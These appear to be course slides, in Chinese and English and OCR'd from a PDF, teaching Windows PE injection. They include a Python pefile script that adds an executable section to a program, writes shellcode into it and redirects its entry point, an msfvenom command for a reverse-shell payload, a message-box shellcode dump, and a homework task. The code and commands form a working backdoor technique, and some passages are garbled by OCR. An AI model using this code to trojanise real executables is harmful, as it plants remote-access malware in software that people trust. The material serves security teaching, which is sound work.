
Kernel mode

- All code that runs in kernel mode shares a single virtual address space.
- If a kernel-mode driver accidentally writes to the wrong virtual address, data that belongs to the operating system or another driver could be compromised.
- If a kernel-mode driver crashes, the entire operating system crashes.

Linux Kernel Architecture




PE磁盘文件与内存映像结构图



C++

Common Sections

typedef struct _IMAGE_SECTION_HEADER {
 BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; 8 bytes



■ .text:放 code 的地方

■ .data:放 data的地方

■ .rdata: read only data, 例如 const string

■ .bss (Block Start with Symbol):
未初始化全局變數


■ .idata: Import Table 導入表 (用到哪些 dll)

■ .edata: Export Table 導出表(通常是 dll 才會有)

■ .reloc:重定位表

PE Injection implementation

- 1. 新增一個 Section 放 Backdoor
- 2. 修改 Header



1. 新增一個 Section 放 Backdoor



- a) 在 Section Table 新增一個 Section Header
- b) 把 shellcode 放在 Section Header 所指定的位址


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  } Misc;
 DWORD VirtualAddress;
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                            (相對於 ImageBase)
  DWORD SizeOfRawData;
 DWORD PointerToRawData;
  DWORD PointerToRelocations;
 DWORD PointerToLinenumbers;
       NumberOfRelocations;
 WORD
 WORD
       NumberOfLinenumbers;
  DWORD Characteristics; ◀ 屬性(rwx)
 IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

2. 修改 Header



VirtualSize 新 section
VirtualAddress ...

- a) FILE_HEADER.NumberOfSections++
 - section 的數量加一
- b) OPTIONAL_HEADER.SizeOfImage = VirtualAddress + VirtualSize
 - 在記憶體中的大小 (SizeOfImage),增加了新 section 的大小 (VirtualSize)
- c) OPTIONAL_HEADER.AddressOfEntryPoint = VirtualAddress
 - 程式入口點(AddressOfEntryPoint), 改為新 section 的位置 (VirtualAddress)

ImageBase

PE Injection with Python

import pefile

- Step0. 調整 PE 檔案大小
- Step1. 新增 Section Header
- Step2. 修改 PE Header, Optional Header
- Step3. 把 Shellcode 塞進新的 Section
- Step4. 修改 OEP

StepO. 調整 PE 檔案大小

■ 檔案大小 += 8KB

```
target.exe
```

```
original_size = os.path.getsize(exe_path)
print("\t[+] Original Size = %d" % original_size)
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()
print("\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path))
```

Step1. 新增 Section Header

- 先取得原檔案的資訊
 - Sectioin 數量
 - Alignment 長度
 - 計算新 Section Header 的位址

Section Table

```
typedef struct _IMAGE_SECTION_HEADER {
   BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
   union {
      DWORD PhysicalAddress;
      DWORD VirtualSize;
   } Misc;
   DWORD VirtualAddress;
   DWORD SizeOfRawData;
   DWORD PointerToRawData;
   DWORD PointerToRelocations;
   DWORD PointerToLinenumbers;
   WORD NumberOfRelocations;
   WORD NumberOfLinenumbers;
   DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

```
pe = pefile.PE(exe_path)
```

```
pe = pefile.PE(exe_path)
last_section = pe.FILE_HEADER.NumberOfSections - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[last_section].get_file_offset() + 40)
```

Step1. 新增 Section Header

■ 計算 Section Header 數值

```
BYTE Name[IMAGE_SIZEOF_SHORT_NAME];

DWORD VirtualSize; 在記憶體中的大小

DWORD VirtualAddress; 在記憶體中的地址

DWORD SizeOfRawData;

DWORD PointerToRawData;

DWORD Characteristics; 屬性
```

```
# 注意 Section name 必須是 8 bytes
name = bytes(".myname" + (1 * '\x00'), 'UTF-8')
virtual_size = align(0x1000, section_alignment)
virtual address = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                       section_alignment)
size of raw data = align(0x1000, file alignment)
pointer to raw data = align((pe.sections[last_section].PointerToRawData
                    pe.sections[last_section].SizeOfRawData),
                   file_alignment)
# EXECUTE, READ, WRITE, CODE
characteristics = 0xE0000020
```

Step1. 新增 Section Header

■ union 結構中的所有變數會共享一塊記憶 體,整個結構大小為所有變數中最大的

■ 寫入 Header

```
typedef struct IMAGE SECTION HEADER {
 BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
 union {
   DWORD PhysicalAddress;
   DWORD VirtualSize;
                           在記憶體中的大小
 } Misc;
 DWORD VirtualAddress;
                           在記憶體中的地址
 DWORD SizeOfRawData;
 DWORD PointerToRawData;
 DWORD PointerToRelocations;
 DWORD PointerToLinenumbers;
 WORD NumberOfRelocations;
 WORD NumberOfLinenumbers;
 DWORD Characteristics;
```

```
pe.set_bytes_at_offset(new_section_offset, name)
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
pe.set_dword_at_offset(new_section_offset + 12, virtual_address)
pe.set_dword_at_offset(new_section_offset + 16, size_of_raw_data)
pe.set_dword_at_offset(new_section_offset + 20, pointer_to_raw_data)
# 其他不重要的欄位都寫 0
pe.set_bytes_at_offset(new_section_offset + 24, (12 * b'\x00'))
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
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```

Step2. 修改 PE Header, Optional Header

- section 的數量加一
- 在記憶體中的大小 (SizeOfImage),增加了新 section 的大小 (VirtualSize)

```
pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = virtual_address + virtual_size
```

Step3. 把 Shellcode 塞進新的 Section

■ Reload pe 讓他看到新的 section

```
last_section = pe.FILE_HEADER.NumberOfSections - 1
pe.write(exe_path)
pe = pefile.PE(exe_path) # reload pe file
```

■ 把 Shellcode 放在 Section Header 所指定的位址

```
pointer_to_raw_data = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(pointer_to_raw_data, shellcode)
```

Step4. 修改 OEP

■ 程式入口點 (VirtualAddress), 改為新 section 的位置 (VirtualAddress)

```
new_ep = pe.sections[last_section].VirtualAddress
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

Generate Shellcode

- Reverse shell
 - msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.1 lport=4433 -f
 python
- Message Box
 - msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python
- MSFVenom CheatSheet
 - https://book.hacktricks.xyz/shells/shells/msfvenom

Generate Shellcode

```
-(kali®kali)-[/media/sf_vm_share/PE]
 s msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 267 bytes
Final size of python file: 1310 bytes
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x31\x58\x20\x20\x68"
buf += b"\x32\x31\x41\x30\x68\x46\x30\x38\x39\x31\xdb\x88\x5c"
buf += b"\x24\x09\x89\xe3\x68\x79\x58\x20\x20\x68\x6e\x65\x61"
buf += b"\x6b\x68\x6b\x79\x20\x73\x68\x73\x6e\x65\x61\x31\xc9"
buf += b"\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x52\x53\x51\x52\xff"
buf += b"\xd0\x31\xc0\x50\xff\x55\x08"
```


Redirect the execution flow

- Online x86 / x64 Assembler and Disassembler
 - https://defuse.ca/online-x86-assembler.htm#disassembly2
- Original shellcode from msfvenom

```
a:
    51
                             push
                                    ecx
b: 52
                            push
                                    edx
c: ff d0
                            call
                                    eax
   31 c0
                            xor
                                    eax,eax
10: 50
                            push
                                    eax
11: ff 55 08
                                    DWORD PTR [ebp+0x8]
                            call
```

exit

- Redirect to original entry point (0x0040100)
 - buf = buf[:-6] + $b'' \times B8 \times 00 \times 10 \times 40 \times 00 \times FF \times D0''$




Redirect address?

■ ImageBase + OEP


DWORD AddressOfEntryPoint	A5F8h
DWORD BaseOfCode	1000h
DWORD BaseOfData	B000h
DWORD ImageBase	400000h

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(kali⊛kali)-[/media/sf_vm_share/PE]
  $ python3 injectpe.py
[*] 0. Resize the Executable
        [+] Original Size = 2267848
        [+] New Size = 2276040 bytes
[*] 1. Add the New Section Header
        [] file_alignment = 512
        [] section_alignment = 4096
        [] new_section_offset = 824
        [] pe.OPTIONAL_HEADER.ImageBase = 0×400000
        [+] Section Name = b'.myname\x00'
        [+] VirtualSize = 0×1000
        [+] VirtualAddress = 0×2b000
        [+] SizeOfRawData = 0×1000
        [+] PointerToRawData = 0×24a00
        [+] Characteristics = 0×e0000020
[*] 2. Modify the Main Headers
        [+] Number of Sections = 9
        [+] Size of Image = 180224 bytes
[*] 3. Inject the Shellcode in the New Section
        [+] Shellcode wrote in the new section
[*] 4. Modify Original Entry Point
        [+] Original Entry Point = 0×a5f8
        [+] New Entry Point = 0×2b000
```

Program Integrity Check




User Account Control (UAC)





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Digital Signature






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HW

- (4pt) 上傳 "學號".pdf,包含:
 - Screenshot-01
 - 另外找一個 exe 練習 PE injection,並回答下列問題並附上截圖
 - ImageBase 和 OEP 是多少? (injectpe.py 或 010 editor 截圖)
 - Requested execution level 是什麼? (Resource hacker 截圖)
 - 有沒有 Program Integrity Check? (有 error message 的話附上截圖)
 - Payload (010 editor 截圖)
- (1pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
 - 重點整理 or 延伸學習



-s python3 injectpe.py

[*] 0. Resize the Executable

[*] 1. Add the New Section Header

[*] 2. Modify the Main Headers

[*] 4. Modify Original Entry Point

[] file_alignment = 512

[+] VirtualSize = 0×1000

[+] VirtualAddress = 0×2b000 [+] SizeOfRawData = 0×1000

[+] Number of Sections = 9

[+] Original Size = 2267848 [+] New Size = 2276040 bytes

[] section alignment = 4096 [] new_section_offset = 824

B200h

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Fg:

Ba:

Level 1, 6 entries

struct RESOURCE DIRECTORY TABLE ResourceDirectoryTable